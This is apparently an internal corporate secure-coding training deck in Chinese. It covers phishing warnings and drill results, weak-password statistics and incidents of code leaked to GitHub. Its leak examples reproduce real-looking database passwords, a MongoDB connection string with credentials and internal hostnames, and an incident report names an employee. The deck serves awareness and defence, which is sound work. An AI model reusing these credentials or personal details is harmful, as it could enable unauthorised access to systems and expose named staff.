



安全编码



讲师: 刘嵩





刘 嵩 | liusong05

信息安全部 - 安全平台部

- 58安全体系建设
- 安全生命周期建设

安全培训、安全需求、安全设计、安全开发、安全测试、应急响应





目录

- **0x00 信息安全意识**
- **0x01 WEB安全概述**
- **0x02 WEB常见漏洞讲解及安全编码**
- **0x03 总结建议**





信息安全意识



钓鱼邮件



人力资源部



神奇学院
Magic College



安全预警通知 SECURITY NOTICE

Hi ALL:

近期发现有同事收到主题为“重要通知! (Fwd. from admin@1215.com)”的邮件。经过58安全应急响应中心确认, 此邮件是黑客为获取公司员工邮箱账号和密码向公司邮箱发送的**钓鱼邮件! 请大家不要回复和点击**。公司不会以邮件、短信、电话、微信、RTX等任何通讯方式向员工索要账号和密码。

公司已经发生多起由于钓鱼邮件导致的安全事故, 这对公司造成了比较大的安全损失。

因此安全平台部希望大家注意以下几点, 避免由于个人安全意识的不足, 导致公司重要信息泄露, 具体的如下:

1. 请勿将公司公有邮箱泄露在互联网上, 包括但不限于GitHub、QQ群等;
2. 请大家在阅读邮件时确认邮件的后缀, 公司的后缀统一为@58ganji.com;
3. 请大家认真阅读并遵守公司《58赶集密码管理制度》(<http://oa.58.com.cn/infocenter/view/75e1e0d123608589-7ba0>);

《58赶集密码管理制度》已经发布, 请大家一定要认真阅读并遵守。一旦发现违反其中的内容, 我们会按照规定进行处罚。

如有其他疑问, 请联系58安全应急响应中心: security@58ganji.com。

钓鱼邮件截图分别如下:



安全应急响应中心
58 Security Response Center



2018 安全意识测试—钓鱼演练

Hi, 宏宇总：

58安全应急响应中心 于2018年3月15日发起了对 58集团全体同学的钓鱼邮件演练，建议针对中招同学加强安全意识教育。

截止2018年3月28日，结果如下（详细情况见附件）：


总人数	中招人次	备注
17327	437	在钓鱼网站上填写了58集团内部员工账号密码。





用户弱口令

事业群	数量	技术	非技术
金融事业部	1		1
品牌公关部	1		1
测试账号	1	1	
赶集技术部	2	2	
渠道事业部	2		2
用户增长部	2	2	
战略发展部	2		2
技术工程平台群	3	2	1
财务部	5		5
信息系统部	6	4	2
商业产品技术部	6	4	2
转转	7	3	4
行政部	9		9
人力资源部	9		9
信息安全部	9	1	8
汽车事业群	12	1	11
本地服务事业群	73	1	72
房产事业群	107	2	105
人力资源事业群	113	3	110
总计	370	26	344





内部代码外传



人力资源部



神奇学院
Magic College

GitHub, Inc. [US] | <https://github.com/tianbianSeven/springbootdemo1/blob/f242ce8dfcf8d93f7fe17476b94a973f469f5199/src...> ☆

0 contributors

安全 | <https://github.com/Ronniejrd/Work/blob/77019b4bf43d6d086e82f8a9baef5253ae69f608/Python/ToolBox/DBCon...> ☆

13 class SqlConfig:

31 lines (20 sloc) 1.57 KB

Raw Blame History

1
2 debug mode=false

zb329339186 / zhangbei

Watch 1 Star 1 Fork 0

Code Issues 0 Pull requests 0 Projects 0 Wiki Insights

Tree: 52c82dee24 zhangbei / config / formal / jdbc.properties

Find file Copy path

zb329339186 支付

3adfa8a 21 days ago

1 contributor

48 lines (39 sloc) 1.68 KB




Raw Blame History

```
1 connection.driver_class=com.mysql.jdbc.Driver
2 jdbc.connection.url=jdbc:mysql://39.106.9.30:3306/tqy?useUnicode=true&characterEncoding=UTF-8
3 jdbc.connection.username=root
4 jdbc.connection.password=zhangzheming
5 jdbc.pool.c3p0.max_size=10
6 jdbc.pool.c3p0.idle_connection_test_period=18000
7 jdbc.pool.c3p0.max_idle_time=25000
8 jdbc.pool.c3p0.min_size=3
9 jdbc.pool.c3p0.preferred_test_query='SELECT 1'
10 mongo_uri=mongodb://dp_user:tXze3MwTaIomwU1UymaP1C@m7118nd.mdb.58dns.org:7118/admin?replicaSet=7118&journal=true&readPreference=secondaryPri
11 mongo_dbname=mdb58_spider_toutiaorecom_db
12
13 newstopic_algo_id=0704
```




内部代码外传

安全事故报告

事故主题 【2016年11月21日】 【赶集网https证书等敏感信息泄露】			
产品线	赶集网全站	报告人	监控运营部 58安全应急响应中心
事故级别	三级事故	潜在风险持续时长	9个月26天
事故责任归属	 技术部	责任人及责任比例	 100% 扣除1/6季度绩效奖金
风险出现时间	2016年1月26日	发现时间	2016-11-21 11:25
事故处理人	58安全应急响应中心, 应用运维部	恢复时间	2016-11-28 (预计时间)
<p>事故现象描述:</p> <p>2016年11月21日 10:25, 由“58安全应急响应中心”外部安全情报渠道提交了一个标题为“58赶集nginx配置, key泄露”的情报。经验证属实, 泄露的敏感信息包含我司员工“朱东昌”本人内网账号密码、赶集relay服务器 zhudongchang_58和xiashiyu_58两个用户的账号密码、赶集全站的nginx配置文件、赶集网全站https签名证书私钥和key。</p> <p>事故影响描述:</p> <p>经查实, 我司员工  本人于2016年1月26日当日上传了涉密信息至github, 经过对其上传内容的取证和逐一验证, 暂未发现因此次信息泄露导致的利用情况和已受到攻击情况。</p> <ol style="list-style-type: none">58侧无法被黑客利用, 58侧所有外部登陆接口均需58盾做二次验证;除赶集侧vpn外, 其余无入口可以直接使用员工账号登陆, 经查询赶集侧vpn日志, 发现从2016年1月至今, 未发现登录异常;赶集relay服务器已于9月下线, 无法查询日志进行核对资损;赶集全站的nginx配置文件泄露会导致内部网站访问映射架构泄露的风险, 由于攻击行为和泄露文件无法直接关联, 所以尚无法核对相关资损;赶集https证书泄露如果被劫持利用, 会泄露应用访问的明文信息, 包括但不限于用户账号密码、用户敏感信			




内部代码外传

Github信息泄露扫描结果

每页 10 条记录

查询: 待处理

	关键字	创建用户	文件名称	上传时间	处理状态	扫描时间	操作
+	58corp	liusong05	HYCategories.podspec.json	2018-07-23 08:53:23	待处理	2018-07-24 00:14:05	确认 加白
+	58corp	liusong05	antd%20%E5%9D%91%E5%92%8C%E6%97%A5%E5%B8...	2018-07-22 16:37:58	待处理	2018-07-24 00:14:05	确认 加白
+	58ganji login	liusong05	anjuke.com__Business_and_Industry__Real_Estate.txt	2018-07-23 14:34:46	待处理	2018-07-24 00:00:44	确认 加白
+	58corp	liusong05	package.json	2018-07-21 11:20:28	待处理	2018-07-23 00:13:30	确认 加白
-	58dns.org	liusong05	LoadConfig.java	2017-06-28 09:36:41	待处理	2018-01-06 04:14:30	确认 加白
<pre>9 * SPM_PASS_SPM = "58shenqi"; 10 */ 11 12 public static final String SPM_URL_SPM = "jdbc:mysql://ubusiness.db.58dns.org:58885/dbwww58com_ubusiness?useUnicode=true&characterEncoding=utf8"; ... 16 public static final String SPM_UBUSINESS_URL = "jdbc:mysql://ubusiness.db.58dns.org:58885/dbwww58com_ubusiness?useUnicode=true&characterEncoding=utf8";</pre>							
+	58dns.org	liusong05	conf.xml	2017-07-03 16:06:06	待处理	2018-01-06 04:14:28	确认 加白
+	"@58ganji.com	liusong05	BundleImageCache.podspec.json	2017-09-21 02:26:39	待处理	2017-12-27 00:22:01	确认 加白
+	"@58ganji.com	liusong05	composer.json	2017-10-21 09:04:28	待处理	2017-12-27 00:21:58	确认 加白
+	"@58ganji.com	liusong05	composer.json	2017-10-20 09:28:36	待处理	2017-12-27 00:21:58	确认 加白
+	"@58ganji.com	liusong05	RTWChat.podspec.json	2017-11-09 02:32:50	待处理	2017-12-27 00:21:56	确认 加白



| Web安全概述



Web安全漏洞

输入输出验证不充分

设计缺陷

环境缺陷

Sql注入

XSS

CSRF

目录
穿越

文件
上传

代码
注入

命令
注入

信息
泄漏

整数
溢出

.....

越权
漏洞

非授
权对
象引
用

业务
逻辑
缺陷

框架
漏洞

基础
环境
漏洞




互联网WEB漏洞数量排行



人力资源部




神奇学院
Magic College






58集团安全漏洞数量排行

各类型漏洞数量排行



各类型漏洞占比






一切输入都是有害的！！！输出也不安全！！



没有绝对的安全.....



数据验证模型



